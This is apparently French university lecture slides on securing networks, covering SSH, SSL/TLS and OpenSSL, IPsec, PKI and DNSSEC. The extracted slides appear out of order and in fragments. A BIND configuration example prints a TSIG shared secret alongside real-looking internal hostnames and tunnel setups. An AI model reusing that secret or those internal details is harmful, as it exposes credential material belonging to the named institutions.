- ▶ Introduction : <http://www-lns.mit.edu/compfac/ssh.html>



- PuTTY sous Windows
<http://www.chiark.greenend.org.uk/~sgtatham/putty>
- winscp graphique sous Windows <http://winscp.sourceforge.net>
- `/user@machine :...` sous Emacs (le mode TRAMP gère aussi la gestion des versions à distance)
- FileZilla sous Windows accepte entre autre protocole SFTP
<http://filezilla.sourceforge.net>
- URL fish: sous KDE
- De manière générale lufs permet de faire apparaître des fichiers distants comme un système de fichiers local sous Linux
<http://lufs.sourceforge.net>
- ...

La sécurité n'a plus l'excuse de la complexité ☺



pour permettre une authentification à la connexion

- ▶ `/etc/ssh_known_hosts` et `~/.ssh/known_hosts` permettent l'autorisation par machine via mécanisme `rhosts`
- ▶ `~/.ssh/authorized_keys` contient les clés publiques RSA pour se connecter chez un utilisateur
- `ssh-keygen` crée sa double clé RSA personnelle protégée (chiffrée) par phrase secrète. Stockage d'un commentaire pour aider la mémoire ☺
- `make-ssh-known-hosts` interroge le DNS d'un domaine pour construire la liste des machines. Interroge ensuite tous les serveurs `ssh` pour récupérer leur clé publique et construit le fichier `/etc/ssh_known_host`
- ⚠ ⚠ : comme la confiance est basée aussi sur les clés publiques, être sûr qu'on a les bonnes clés publiques. Problème



- `ssh`, `slogin`, `scp` : commandes de base. Peuvent être installées sous les noms de `rsh`, `rlogin` et `rcp`
 - ▶ Utilise les clés publiques DSA des machines distantes de `/etc/ssh_known_hosts` ou `~/.ssh/known_hosts` pour vérifier que la machine cible est bien la bonne
 - ▶ `~/.ssh/id_dsa` contient sa clé secrète DSA et `~/.ssh/id_dsa.pub` la clé publique correspondante
 - ▶ `~/.ssh/id_dsa.pub` doit être présent dans le `~/.ssh/authorized_keys` distant pour autorisation
- `sshd` serveur à lancer en attente de connexion
 - ▶ `/etc/ssh_host_key` contient la clé secrète du serveur créée à l'installation
 - ▶ `/etc/ssh_host_key.pub` contient la clé publique du serveur créée à l'installation. Récupérée par `make-ssh-known-hosts`



de démarrage du processus...



- Interactions avec machines distantes
 - ▶ Administration système : connexions sans arrêt à machines distantes
 - ▶ Développeur : connexions à serveurs CVS ou SVN via `ssh` incessantes
- ↪ Pénible de retaper sans arrêt phrases secrètes ☹
- Création entité authentification `ssh-agent`
 - ▶ Fournit clés secrètes aux `ssh`
 - ▶ Lancé au démarrage typiquement par gestionnaire de fenêtres
 - ▶ S'annonce via variables d'environnement `SSH_AUTH_SOCK` et `SSH_AGENT_PID`
- Alimentation et contrôle de l'agent via `ssh-add`

Utilisation de `ssh`

131

`man ssh` : remplace `telnet`, `rsh` et `rlogin`

- Typiquement


```
ssh [options] [nom@]machine
```
- Quelques options parmi nombreuses disponibles
 - ▶ `-X` autorise téléportation protocole affichage X11 via `ssh` de manière sécurisée : commande graphique lancée à distance affiche en local ☺
 - ▶ ⚠ Si machine distante corrompue, possibilité pirate de prendre contrôle écran local... ☹
 - ▶ `-C` comprime les communications
 - ▶ `-p port` utilise autre chose que le port TCP 22 (tunnels sécurisés...)
 - ▶ `-L [bind_address/]port/host/hostport` téléporte de manière sécurisée une connexion TCP sur machine *locale*



- ▶ Sans option : rajoute identité(s) par défaut après saisie phrase(s) secrète(s)
- ▶ `-L` affiche clés publiques servies
- ▶ `-e` et `-s` pour gérer lecteurs de cartes d'authentification
- ▶ `-x` verrouille agent avec mot de passe (temps du repas...) et `-X` déverrouille

`man ssh-add`

- ∃ extensions de `ssh` qui utilisent PKI et X.509

Utilisation de `ssh`

132

port vers *host* et port *hostport* depuis la machine *distante*
Spécifier * ou plus précis (`localhost...`) dans *bind_address* pour restreindre connexions côté local

- ▶ `-R [bind_address/]port/host/hostport` téléporte de manière sécurisée une connexion TCP sur machine *distante* *port localement* vers *host* et port *hostport*
Pour raisons de sécurité, écoute que sur interface locale sur machine distante. Spécifier * ou plus précis dans *bind_address* sinon
- ▶ `-A` téléporte service d'authentification de `ssh-agent`
 - Pratique : permet d'enchaîner des `ssh` sans avoir à retaper des phrases secrètes ☺
 - ⚠ Si machine distante sous contrôle ennemis, utilisation du service d'authentification par ennemis ☹
- ▶ `-4` force à utiliser IPv4



- -6 force à utiliser IPv6

Mettre options préférées dans `.ssh/config` :

```
Compression      yes
KeepAlive        no
ForwardX11       yes
# Pratique mais dangereux si la machine distante est piratée...
#ForwardAgent    yes
GatewayPorts     yes
```

Utilisation de scp et sftp

135

- `man scp` : remplace `rcp` pour copier fichiers entre machines/utilisateurs
 - Utilise `ssh` à distance
 - `scp [options] [[user@]host1:]file1 [...]`
`[[user@]host2:]file2`
- Quelques options
 - `-p` préserve dates d'accès, de modification, modes et utilisateurs si possible
 - `-r` copie récursive des répertoires
 - `-P port` utilise autre chose que port TCP 22
 - `-l bande-passante` limite le débit
- `man sftp` : remplace `ftp`
 - Pour nostalgiques de syntaxe `ftp` interactive...

- Interaction hors ligne avec système avec commandes en retour-chariot/newline + `~` (hérité de `telnet`)
- Quelques commandes
 - `~.` : déconnexion
 - `~~Z` : passe en tâche de fond
 - `~#` : affiche connexions téléportées
 - `~&` : passe en tâche de fond et déconnecte une fois connexions téléportées terminées
 - `~C` : rajoute/annule des téléportations de ports

Utilisation de scp et sftp

136

- Utilise `ssh` qui lance un `sftp-server` à distance
- `sftp host`
- `sftp [[user@]host[:file [local-file]]]`
- `-b batchfile` exécute liste de commandes

Accès intranet ENSMP et ENST Bretagne depuis monde extérieur :

- ~/.ssh/config:


```
# Se connecter à ENSTBr via "ssh info"
Host info
    HostName enstb.org
    # Connexion via ssh vers machine réseau ENST Bretagne
    LocalForward 10022 gavotte.enst-bretagne.fr:22

# Se connecter indirectement à réseau interne via "ssh interne"
Host interne
    HostName localhost
    Port 10022
    # All ports as 2xyzt
    # Accès aux News de l'ENST Bretagne
    LocalForward 20119 news.enst-bretagne.fr/119
```



- ```
Proxy WWW pour accéder intranets ENST Bretagne
LocalForward 38080 "www.ccf.ensmp.fr:80"
LocalForward 30389 "ldap.trad.fr:389"
LocalForward 32389 "ldap2.trad.fr:389"
```
- Accéder aux News, Mail et Forum sous Emacs/GNUS :
 

```
~/gnus.el

(defun mail-method-enst-bretagne () "Post as enst-bretagne.fr"
 (interactive)
 (setq message-send-mail-function 'smtpmail-send-it
 ;; Assume a ssh tunnel from localhost:20025 to gavotte.enst-bretagne.fr:25:
 smtpmail-smtp-service 20025
 ;; For the envelope From:
 user-mail-address "Ronan.Keryell@enst-bretagne.fr"
))
(defun mail-method-ensmp () "Post as cri.ensmp.fr"
 (interactive)
 (setq message-send-mail-function 'smtpmail-send-it
 ;; Assume a ssh tunnel from localhost:30025 to ssh-cri.ensmp.fr:25:
```



```
Accès machine Windows via rdesktop localhost
LocalForward 3389 taureau-tse.enst-bretagne.fr/3389
Pour envoyer des mails directement de l'intérieur
LocalForward 20025 localhost/25
Proxy WWW pour accéder intranets ENST Bretagne
LocalForward 28080 proxy.enst-bretagne.fr/8080
```

```
Se connecter aux Mines via "ssh cri"
Host cri
 HostName ssh-cri.ensmp.fr
 # Intranet des Mines :
 # All ports as 3xyzt
 # Accès aux News des Mines
 LocalForward 30119 "news.ensmp.fr:119"
 # Pour envoyer des mails directement de l'intérieur
 LocalForward 30025 localhost/25
```



```
smtpmail-smtp-service 30025
;; For the envelope From:
user-mail-address "Ronan.Keryell@cri.ensmp.fr"
))
(setq
 ;; First the default SMTP host:
 smtpmail-default-smtp-server "localhost"

 ;; Plus de connexion directe aux Mines :
 gnus-nntp-server nil
 ;; Mes serveurs
 rk-serveur-news-enstbr '(nntp
 "news.enst-bretagne.fr"
 ;; Assume a ssh tunnel from localhost:20119 to news.enst-bretagne.fr:119:
 (nntp-address "localhost")
 (nntp-port-number 20119))
 rk-serveur-news-mines '(nntp
 "Mines"
 ;; Assume a ssh tunnel from localhost:30119 to news.ensmp.fr:119:
 (nntp-address "localhost"))
```




```
(nntp-mail-method-enstbport-number 30119)
)
rk-serveur-forum-enstb '(nntp
 "Forum ENST Bretagne"
 (nntp-address "melimelo.enst-bretagne.fr")
 (nntp-port-number 7777)
)
;; Où lis-je :
gnus-select-method rk-serveur-news-enstbr
gnus-secondary-select-methods (list
 rk-serveur-news-mines
 rk-serveur-forum-enstb)
;; Différents serveurs pour poster les News :
gnus-post-method (list
 rk-serveur-news-enstbr
 rk-serveur-news-mines
 rk-serveur-forum-enstb
)
)
```

## SSL — Secure Socket Level — TLS

143

sécurité acceptés et nombre aléatoire client

- ▶ Serveur répond avec son certificat X.509, liste de protocoles de sécurité acceptés et nombre aléatoire serveur
- ▶ Client vérifie que le certificat est bien un vrai
- ▶  Comment s'assurer que le certificat X.509 n'est pas un faux ? Il doit être signé par un tiers de confiance dont la clé publique est *câblée en dur* dans le client (dans le code ou dans... un fichier de configuration !)
- ▶ Client envoie un secret chiffré avec la clé publique du certificat X.509 du serveur. Le secret est utilisé pour générer les 2 clés symétriques chiffrant dans chaque sens. Le client peut envoyer aussi son propre certificat X.509
- ▶ Client envoie le nombre aléatoire serveur chiffré
- ▶ Serveur reçoit et vérifie que c'est bien le client du début


## SSL — Secure Socket Level — TLS

142





- Il était une fois... besoin de communications sécurisées entre clients et serveurs WWW
- Système de *sockets* sécurisées au dessus de TCP/IP
- *Secure Sockets Layer* (SSL v2/v3) a évolué en *Transport Layer Security* (TLS v1)
- Toute application utilisant TCP peut être sécurisée (FTP, SMTP,...) mais en pratique presque seulement HTTP actuellement : `http[s]://`
- Développé par Netscape et basé sur de l'authentification à clé publique et chiffrement par algorithme symétrique
- Module `mod_ssl` pour serveur Apache
- Établissement de la liaison :
  - ▶ Client demande connexion avec liste de protocoles de

## SSL — Secure Socket Level — TLS

144




- ▶ Serveur envoie le nombre aléatoire client chiffré
- ▶ Client vérifie que c'est bien son nombre aléatoire client
- ▶ Le transfert d'information peut commencer !
- Le fait d'avoir un tiers de certification connu du logiciel client *en dur* implique un certain monopole officiel ☺
- Si un client veut s'authentifier : comme pour les serveurs ! Récupérer (acheter...) un certificat X.509 auprès d'organismes de certification agréés (<https://certs.netscape.com/client.html>)
- Protocole orienté *socket* (adresse IP)
  - ▶  $\rightsquigarrow$  autant de certificats que d'adresses IP
  - ▶ Serveurs HTTP virtuels (sur même adresse IP) se partagent le même certificat
-  Champ *referer* dans HTTP qui stocke l'URL d'où on vient. Si

information confidentielle dans l'URL ou méthode GET, SSL ne sauve pas la mise... Préférer POST

-  Avoir un serveur protégé par SSL ne veut pas dire pour le client que ce n'est pas un serveur criminel : capture de numéro de cartes bancaires,... Vérifier soigneusement le certificat du serveur !  Même un pirate a le droit d'acheter un *vrai* certificat ☹
-  N'empêche pas en particulier les détournements style `http://anon.free.anonymizer.com/http://resel.enst-bretagne.fr`  
 JavaScript peut « corriger » au vol l'affichage de l'URL pour cacher le fait qu'on passe par un site relais pirate ~> interdire JavaScript  
 Effet de bord positif : permet de tester son serveur de l'« extérieur » ! ☹

<http://www.openssl.org>

- Système libre utilisé dans de nombreux outils
- Code C inspectable et inspecté
- Fournit 3 outils :
  - ▶ `openssl(1)` : outil de gestion en ligne du système
  - ▶ `ssl(3)` : bibliothèque réalisant le protocole SSL/TLS
  - ▶ `crypto(3)` : bibliothèque contenant les algorithmes cryptographiques

-  Clés sur seulement 40 bits en France encore récemment
-  Protéger ses propres certificats par un mot de passe pour éviter leur vol par administrateur ou trou de sécurité  
 ~> Problèmes de démarrage des sites WWW et autres... ~> cartes spécifiques pour les stocker (banques,...)
-  Manque de sécurité local au niveau client ou serveur rend caduque SSL. Si fichier carte bleue sur le serveur piraté...
- Autre système WWW sécurisé : S-HTTP. Gestion de la sécurité similaire mais au niveau des entêtes HTTP au lieu du niveau socket

Commande permettant

- Création de clés ou modification de paramètres RSA, Diffie-Hellmann et DSA
- Création de certificats X.509 : CSR (demande de signature de certificat) et CRL (certificat de révocation)
- Calcul de résumé cryptographique de message
- Chiffrement et déchiffrement avec différents systèmes
- Tests de clients et serveurs SSL/TLS
- Gestion de signature ou de courriel S/MIME

- <http://www.octaldream.com/~scottm/talks/ssl/opensslca.html>
- [http://www.hsc.fr/ressources/breves/ssl\\_configuration.html](http://www.hsc.fr/ressources/breves/ssl_configuration.html)
- Modifier les paramètres par défaut dans  
/usr/lib/ssl/openssl.cnf, typiquement les  
[ req\_distinguished\_name ]
- Création d'un certificat privé (*Certificate Authority*)
  - ▶ Permettant à SSL de vérifier l'authenticité d'un certificat
  - ▶ Devenir un tiers de confiance : le CA permet de créer des certificats signés et si un client possède le CA il pourra vérifier les certificats signés par ce CA
  - ▶ Permet de créer une unité de certification (privée) au sein d'une entreprise
  - ▶ Génère un répertoire demoCA



There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
---

```
Country Name (2 letter code) [AU]:FR
State or Province Name (full name) [Some-State]:FRANCE
Locality Name (eg, city) []:PLOUZANE
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ENSTBr
Organizational Unit Name (eg, section) []:LIT
Common Name (eg, YOUR name) []:Keryell
Email Address []:Ronan.Keryell@enst-bretagne.fr
```

- Création d'un certificat pour demande de certification (fait par utilisateur final à organisme de certification)
  - ▶ /usr/lib/ssl/misc/CA.sh -newreq
  - ▶ Questions/réponses similaires au cas précédent



Lancer un script qui cache l'appel à openssl :

```
keryell@amd1:~$ /usr/lib/ssl/misc/CA.sh -newca
CA certificate filename (or enter to create)
```

Making CA certificate ...

Using configuration from /usr/lib/ssl/openssl.cnf

Generating a 1024 bit RSA private key

```
.....+++++
.....+++++
```

writing new private key to './demoCA/private/./cakey.pem'

Enter PEM pass phrase:

Verifying password - Enter PEM pass phrase:

---

You are about to be asked to enter information that will be incorporated  
into your certificate request.

What you are about to enter is what is called a Distinguished Name or a



- ▶ Génère un newreq.pem

- Signature d'un certificat par un CA (fait par l'organisme de certification)

- ▶ /usr/lib/ssl/misc/CA.sh -sign
- ▶ Prend un newreq.pem et génère un newcert.pem





- <http://www.openssl.org/docs/ssl/ssl.html>
- <http://www2.psy.uq.edu.au/~ftp/Crypto/ssl.html>
- Client
 

```
/* Create an SSL context */
con = (SSL *) SSL_new();

/* Do normal socket(), [bind()] connect() into s */

/* Give it a file descriptor to use */
SSL_set_fd(con, s);
/* do the SSL connection */
SSL_connect(con);

/* Then use SSL_read() and SSL_write()
 rather than read() and write() : */
```

```
/* Accept the connection */
SSL_accept(con);

/* Then use SSL_read() and SSL_write()
 rather than read() and write() : */
SSL_read(con, buf, 1024);

/* Stop the SSL connexion */
SSL_shutdown(con);
```

```
SSL_write(con, "hello\n", 6);

• Serveur

/* Create an SSL context */
con= (SSL *) SSL_new();

/* Do normal socket(), bind(), listen(), accept() */

/* Give it a file descriptor to use */
SSL_set_fd(con, s);

/* Specify private key */
SSL_use_RSAPrivateKey(con, "server.rsa");

/* Specify certificate */
SSL_use_certificate(con, "server.cert");
```

<http://www.ietf.org/html.charters/ipsec-charter.html>

- Démocratisation d'Internet, apparition d'utilisations et d'*utilisateurs* non prévus au départ
- Architecture très décentralisée et peu contrôlée (contrairement au TELEX et au téléphone)
- Problème de l'authentification faible à base d'adresses IP (injection de paquets IP avec de fausses adresses de source,...)
- ~> Rajout dans le développement d'IPv6 de la sécurité : IPsec (IP Security Protocol), obligatoire dans IPv6
- Comme IPv4 n'en fini pas de survivre : rajouté aussi dans IPv4 (optionnel)
- Utilisation de la cryptographie forte pour assurer :
  - Confidentialité

- ▶ Authentification
- ▶ Empêcher les répétitions
- Usages possibles suivant niveau d'implication
  - ▶ Créer des réseaux virtuels privés sécurisés au dessus d'un réseau (public) moins sécurisés
  - ▶ Permettre des accès à distance plus sécurisés
  - ▶ Passage de toutes les machines d'un réseau en IPsec



## Composants d'IPsec

159

- Extension des paquets IP
  - ▶ Modifie chaque paquet IP
  - ▶ Rajoute un entête AH (Authentication Header, RFC 2402) si authentification des paquets demandé

```

BEFORE APPLYING AH

IPv4 |orig IP hdr | | |
 |(any options)| TCP | Data |

AFTER APPLYING AH

IPv4 |orig IP hdr | | |
 |(any options)| AH | TCP | Data |

|<***** authenticated *****>|
 except for mutable fields

```



- En natif à partir de Windows 2000
- En natif dans les Unix commerciaux récents
- D'autres implémentations commerciales indépendantes existent
- En logiciel libre
  - ▶ Natif dans OpenBSD
  - ▶ KAME pour les BSD (projet japonais IPv6)
  - ▶ FreeS/WAN ~ StrongSwan, OpenSwan pour Linux
- Existe aussi dans les routeurs et pare-feux



## Composants d'IPsec

160

- Problème de la mutabilité lors du transport de certains champs (TTL,...) qui sont donc ignorés : considérés comme valant 0 dans le calcul de AH
- Pour la même raison fragmentation ignorée : AH calculé sur tout le paquet IP
- Permet vérification d'intégrité, authentification de l'origine, protection contre les répétitions (optionnel)



- ▶ Rajoute un entête ESP (*Encapsulating Security Payload*, RFC 2406) si chiffrement des paquets demandé

```

BEFORE APPLYING ESP

IPv4 |orig IP hdr | | |
 |(any options)| TCP | Data |

AFTER APPLYING ESP

IPv4 |orig IP hdr | ESP | | | ESP | ESP |
 |(any options)| Hdr | TCP | Data | Trailer |Auth|


 |<**** encrypted ****>|
 |<**** authenticated ****>|

```

- Rajoute de la confidentialité ainsi que la même chose qu'AH

décrit par un SA

- ▶ Contient un triplet adresse de destination, type de sécurité (AH ou ESP), SPI (*Security Parameter Index*, identifiant la sécuritée exacte utilisée)
- ▶ Concrètement, les SA d'un nœud sont stockés dans une base de données (SAD) sur chaque nœud
- Éventuellement IKE (*Internet Key Exchange*)

- Compression éventuelle avant chiffrement (mieux vaut le faire avant le chiffrement !)
- ▶ ~ Applications même non sécurisées héritent de la sécurité d'IPsec (mais  si l'attaquant est sur une des machines au bout de la connexion...)
- 2 modes de protection
  - ▶ Mode standard : simple rajout des entêtes IPsec
  - ▶ Mode tunnel : encapsulation dans ESP ou AH de tout le paquet IP d'origine et rajout d'un entête IP
    - ~ Permet de faire des tunnels/VPN chiffrés entre 2 équipements IPsec et d'améliorer la discrétion des flux (si ESP)
- SA (Security Association)
  - ▶ Le mode IPsec de chaque connexion (unidirectionnelle...) est

- Nécessité pour chaque connexion de configurer un SA (dans chaque sens)
- Nécessité pour chaque connexion de configurer tous les paramètres associé à un SA : clé, algorithme de chiffrement, politique à suivre côté émission et réception,...
- Lourd ~ nécessité d'un protocole de configuration plus dynamique : IKE (*Internet Key Exchange*)
  - ▶ Négocie les paramètres de chaque connexion
  - ▶ Échange les clés
  - ▶ Authentifie les parties en présence
- Basé sur
  - ▶ ISAKMP mécanisme générique pour négocier, UDP port 500
  - ▶ SKEME : utilise une création de clés avec Diffie-Hellman ou

autre moyen

- ▶ Oakley : utilise Diffie-Hellman ou autre
- Mise en place des SA par IKE à partir d'une politique (la configuration de haut niveau d'IPsec) qui va choisir quels paramètres utiliser en fonction d'adresses, ports, protocoles,...  
≈ procédures de filtrage des pare-feux
- IKE ne régit qu'IPsec et a lui-même besoin de clés d'authentification... PKI ?



## Chiffrement opportuniste

167

- Essaye de compenser la complexité de mise en œuvre d'IPsec
- ↪ Opportunistic Encryption dans FreeS/WAN puis StrongSwan, OpenSwan (IPsec pour Linux <http://www.strongswan.org>)
- Idée stocker clé publique pour communiquer avec une machine dans le DNS
- Compatibilité DNS classiques : utilise des champs TXT et non KEY

- Exporte la clé avec `ipsec showhostkey -txt`  
@xy.example.com

```
; RSA 2192 bits xy.example.com Thu Jan 2 12:41:44 2003
IN TXT "X-IPsec-Server(10)=@xy.example.com"
 "AQOF8tZ2... ..+buFuFn/"
```

et `ipsec showhostkey -txt 192.0.2.11`

```
; RSA 2048 bits xy.example.com Sat Apr 15 13:53:22 2000
```




- Attaque la sécurité directement au niveau IP
- Standardise la sécurité
- Manque de maturité
- Implémentations pas toujours complètes
- Plus simple avec une PKI
- Incompatible avec la traduction d'adresse (NAT), mais est-ce utile avec IPv6 ? ☹



## Chiffrement opportuniste

168

- IN TXT "X-IPsec-Server(10)=192.0.2.11" " AQOF8tZ2... ..+buFuFn/"
-  Fait confiance au DNS ! ↪ combiner avec DNSSEC



- Algorithmes asymétriques à clé publique très utiles
- ~> Besoin de distribuer clés publiques
- Talon d'Achille : comment distribuer de manière sûre les clés publiques ?
- Chaque application a sa manière de gérer les clés... ☺

Infrastructure de gestion de Clés Publiques

PKI : *Public Key Infrastructure*

<http://www.pki-page.com/>



- En cours de standardisation par l'IETF
  - ▶ PKIX <http://www.ietf.org/html.charters/pkix-charter.html>  
*Public-Key Infrastructure X.509*
  - ▶ SPKI <http://www.ietf.org/html.charters/spki-charter.html>
  - ▶ DNSSEC : utilise DNS pour distribuer des clés
- Il paraîtrait que le projet Télé-TVA en France a sauvé à court terme le marché des tiers de confiance... ☺




- Permet gestion de clés publiques à grande échelle avec différents services :
  - ▶ Autorité de certification
  - ▶ Autorité d'enregistrement
  - ▶ Opérateur de certification (stockage)
  - ▶ Distribution : annuaire de publication
  - ▶ Vérification de validité (nécessite en général de remonter la chaîne de certification)
  - ▶ Révocation (clé privée volée ?)
  - ▶ Mécanisme de sauvegarde (séquestre) et de secours (pratique si on a perdu la clé qui chiffrait ses données... ☺)
- Plusieurs systèmes/modèles d'infrastructure existent, incompatibles,...



- Internet devient le nerf de la guerre
- Besoin de sécurité
  - ▶ Au niveau d'un client qui interroge un serveur
  - ▶ Entre serveurs DNS
  - ▶ Au niveau du contrôle de BIND (`rndc`)
  - ▶ Et pourquoi ne pas utiliser le DNS comme composant d'une infrastructure à clé publique (ICP ou PKI) plus vaste ?



- <http://www.dnssec.net>
- Quelques RFC :
  - ▶ RFC 4033 : DNS Security Introduction and Requirements
  - ▶ RFC 4034 : Resource Records for the DNS Security Extensions
  - ▶ RFC 4035 : Protocol Modifications for the DNS Security Extensions
  - ▶ RFC 4641 : DNSSEC Operational Practices
-  DNSSEC ne gère pas
  - ▶ Confidentialité des enregistrements
  - ▶ Délais de service



```
minou.lit.enstb.org-dns-cri.ensmp.fr
```

a créé un fichier

```
Kminou.lit.enstb.org-dns-cri.ensmp.fr.+157+43464.key
```

contenant par exemple `LizPwe83eTjBNfL05wyiuw==`


- Utilisation sur `minou.lit.enstb.org` dans `/etc/bind/named.conf`

```
key minou.lit.enstb.org-dns-cri.ensmp.fr. {
 algorithm hmac-md5;
 secret "LizPwe83eTjBNfL05wyiuw==";
};

server 193.48.171.215 {
 keys { minou.lit.enstb.org-dns-cri.ensmp.fr. };
};
```
- Mises à jour authentifiées :
 


```
allow-update { key minou.lit.enstb.org-dns-cri.ensmp.fr. };;
```



- RFC 2845 protège les communications entre serveurs ou clients (indépendant du déploiement de DNSSEC)
- Authentification des transactions par HMAC ou signature avec clé publique contenue dans un enregistrement SIG0 (RFC 2931)
- Associer une clé à un couple de serveur
-  Le nom doit être identique de part et d'autre car transmis avec message
- Contre attaques par rejeu : temps impliqué dans hachage ~ 2 parties doivent être synchronisées à moins de 5 minutes (vive NTP !)
- Création d'une clé aléatoire avec
 

```
cd /etc/bind
dnssec-keygen -a hmac-md5 -b 128 -n HOST \
```



-  Le secret doit rester secret ! ~ droits des fichiers...



- <http://www.dnssec.net>  
<http://www.nlnetlabs.nl/dnssec>  
<http://www.hsc.fr/ressources/presentations/bind9>
- ▶ Authentification du contenu des zones
- ▶ Cryptographie à clé publique : on signe avec une clé privée et tout le monde peut vérifier avec la clé publique qui est... publique !
- ▶ Distribution de clés publiques avec RR DNSKEY
- ▶ Signature d'un RR ou RRset d'une zone avec un RR RRSIG correspondant à la clé privée associée à la clé publique RR DNSKEY de la zone
- ▶ Comment être sûr que la RR DNSKEY n'est pas truandée (par une clé publique d'un pirate...) ?
- ▶ Dans la zone parente, un RR DS (*Delegation Signer*) certifie



- ▶ Notion de clé nulle (signée ☺) pour permettre des zones non signées dans des zones signées
- ▶ Clés avec un intervalle de validité ~> TTL peut être diminué dans une réponse pour tenir compte de la validité
- ▶ Toutes ces signatures à clé publique demande du temps de calcul...



- avec un hachage qui est signé comme tout RR dans la zone parente (vérifiable avec la DNSKEY de la zone parente) la DNSKEY de la zone fille associée
  - ▶ Vérification de l'origine : un RR est-il bien signé par cette clé ? Cette clé est-elle elle-même signée par la clé du domaine parent, etc.
  - ▶ La poule et l'œuf ~> clés publiques de références (autorités de certification) connues de tous (mises dans fichier de conf de BIND)
- ```
trusted-keys {
    string number number number string ;
    [ string number number number string ; [...]]
};
```
- ▶ Fonctionne aussi avec les mises à jour dynamiques : RR spécifiques au DNSSEC recalculés



- Création d'un couple clé privée clé publique qui servira à signer les RRset de la zone :
- `man dnssec-keygen`
`dnssec-keygen -a RSASHA1 -b 2048 -n ZONE enstb.org`
génère par exemple
 - `Kenstb.org.+005+28338.key` qui contient le RR de la clé à \$INCLUDE dans sa zone :
`enstb.org. IN DNSKEY 256 3 5 AwEAAcgmzoznaV+FntSVHhEmV/8pNvnW4`
 - `Kenstb.org.+005+28338.private` qui contient la clé privée ultra-secrète servant à signer et à protéger ⚠
- `dnssec-signkey` permet :
 - ▶ De signer sa zone avec sa clé privée :
`dnssec-signzone -o enstb.org db.enstb.org Kenstb.org.+005+2833`



qui produit une nouvelle zone `db.enstb.org.signed`

- au responsable d'une zone de rajouter des RR DS pour signer une zone fille (options -d, -g)




Signature de l'être ou le néant

183

- Encodé avec un nouveau RR NSEC *qui est pré-signé*

$a \text{ NSEC } b$

avec aussi la liste des attributs possédés par b

-  Même si on a supprimé le transfert de zone, en faisant une requête RR NSEC à partir du nom de zone on aura le nom du premier enregistrement, itérer, etc. \rightsquigarrow analyse de la zone
Mais comme l'obscurantisme ne fait pas tout...





- Besoin de signer aussi la non existence d'un RR car sinon un pirate pourrait faire de dénis de service ou de la génération spontanée
- Besoin de prouver l'existence de tous les RR pour éviter des disparitions...
- Problème des caches sur le chemin et des serveurs secondaires : comment un serveur secondaire qui ne connaît pas la clé secrète de la zone peut signer un enregistrement ?
- Plutôt que renvoyer simplement cette réponse on renvoie un enregistrement signé disant que
 - $]a, b[$ n'existent pas
 - a et b étant les réponses les plus proches lexicographiquement encadrant la requêtes
 - Évitera d'autres requêtes dans cet intervalle



NSEC3 : signer l'être ou le néant sans fuite

184

-  Pour masquer les adresses, utiliser même technique que dans authentification par mot de passe pour cacher mots de passe
 -  stocker $H(p)$ dans base de mots de passe plutôt que mot de passe en clair p
 - H est une fonction de hachage cryptographique (SHA-1...) à sens unique
 - Authentification du mot de passe l

$$H(l) \stackrel{?}{=} H(p)$$


- \rightsquigarrow Plutôt que de mettre dans DNS

domaine NSEC domaine-suivant

mettre (RFC 5155, mars 2008)



$H(\text{domaine})$ NSEC3 $H(\text{domaine-dont-le-H-suit})$

- Ranger les hachages de manière lexicographiquement croissante pour permettre de répondre que $]H(a), H(b)[$ n'existent pas
-  Attaque par dictionnaire
- Pour enregistrements générés dynamiquement, \exists RR NSEC3PARAM décrivant algorithmes et paramètres pour NSEC3
- Problème amusant si requête sur un domaine non existant a le hachage d'un domaine existant... Mais collisions peu probables...

Exemple de zone signée

187

```
6gmmUW4b89rz1PUxW4jzUxj66PTwoVtU0/iM
W60ISukd1EQt7a0kygkg+PEDxdI= )
3600 NSEC a.example. NS SOA MX RRSIG NSEC DNSKEY
3600 RRSIG NSEC 5 1 3600 20040509183619 (
20040409183619 38519 example.
00k558jHhyc97ISHn1e4kLMW48C7U7cBm
FTfhke5iVqNRVTB1STLMpgpbDIC9hcrYo0OV
Z9ME5xPzUEhbvGnHdSsfzgfVveGxr5Nyyq4tW
SDBgIBiLQUV1iVy29vhXy7WgR62dPrZOPWvm
jffJ5arXf4nPxp/kEowGgBRzY/U= )
3600 DNSKEY 256 3 5 (
AQ0yibZVvpPqh4j7EJoM9rI3ZmyEx20zDBV
rZy/lvI5CQePxXHZS4i8dANH4DX3tbHo161e
k8EFMcGKXKciJFHyb194C+NwILQdZsU1Sfo
vBZsYl/NX6yEbtw/xN9ZNcrbYvgjjZ/UVFPZ1
ySFNsgEYvh0z2542LzMKR4Dh8uZiffQ==
)
3600 DNSKEY 257 3 5 (
AQ0eX7+baTmvpVHb2CcLnL1dMRWbuscRvHX1
LnWdZvqp4tZVKpisZMepFb8MvxhhW3y/OQZ
syCjczGJ1qk8vJe52i0hInKROVLrwxGpMfzP
RLM1Gybr51b0V/1se00Dacj3DomyB4QB5gKT
Yot/K9alk5/j8vfd4jWCWD+E1Sze0Q==
)
3600 RRSIG DNSKEY 5 1 3600 20040509183619 (
20040409183619 9465 example.
ZxgauAuIj+k1YoE0S1Zfx41fcmKzTFHoveZ
xYnz99JVQZJ33wFS0Q0j cP7VXKkaELXk9nYJ
XevD/7nAbo881WaMkSpSR6jWzYKwfrBI/L9
hJYmyV09m6FjQ7uwM4dCP/bIuV/DKqDAK9NY
NC3AHfvCV1Tp4VKDqxqG7R5tTVM= )
```

Repris du RFC 4035

```
example. 3600 IN SOA ns1.example. bugs.x.w.example. (
1081539377
3600
300
3600000
3600
)
3600 RRSIG SOA 5 1 3600 20040509183619 (
20040409183619 38519 example.
ONx0k36rcjaxYtcNgq6iQnpNV5+drqYAsC9h
7TSJaHCqbhE67S+6aH2xDUGcqWu/n0UVzrF
vkg09ebarZOGWDXcuw1M6eNB5SiX2K7415LW
DA7S/Un/IbtDq44y8NMMLQ17Dw7n4p8/rjkB
jV7j86HyQgM5e7+miRAz8V01bOI= )
3600 NS ns1.example.
3600 NS ns2.example.
3600 RRSIG NS 5 1 3600 20040509183619 (
20040409183619 38519 example.
g113F00f2U0R+SWiXXLHwaMY+qStYt5k6zfd
EuivWc+wdifmbNCyq10Tk7LHTX6U0xc8AgNf
4ISFve8XqF4q+o9qlnqIzmpU3LiNeKT4FZ8
R05urF0voMRTbQxW3U0hXWuggE4g3ZpsHv48
OHjMeRaZB/FRPGfJPajngcq6Kwg= )
3600 MX 1 xx.example.
3600 RRSIG MX 5 1 3600 20040509183619 (
20040409183619 38519 example.
